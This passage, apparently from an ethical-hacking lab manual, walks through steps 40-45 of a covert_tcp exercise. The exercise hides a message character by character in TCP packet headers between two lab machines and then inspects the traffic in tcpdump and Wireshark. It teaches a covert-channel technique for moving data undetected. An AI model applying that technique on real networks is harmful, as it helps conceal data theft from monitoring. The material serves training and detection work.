


```


root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine: ~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine: /home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu-Virtual-Machine: /home/ubuntu#

```



40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.



41. Now, switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.
42. Click the **Stop capturing packets** icon button from the menu bar, as shown in the screenshot.



43. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.



44. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. **Covert_tcp** changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Module 06 – System Hacking

Applications Places System *eth0 (as superuser) Wed May 18, 05:39

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512

Frame 306: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x5300 (21248)
Flags: 0x00
Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x11a7 [validation disabled]
[Header checksum status: Unverified]

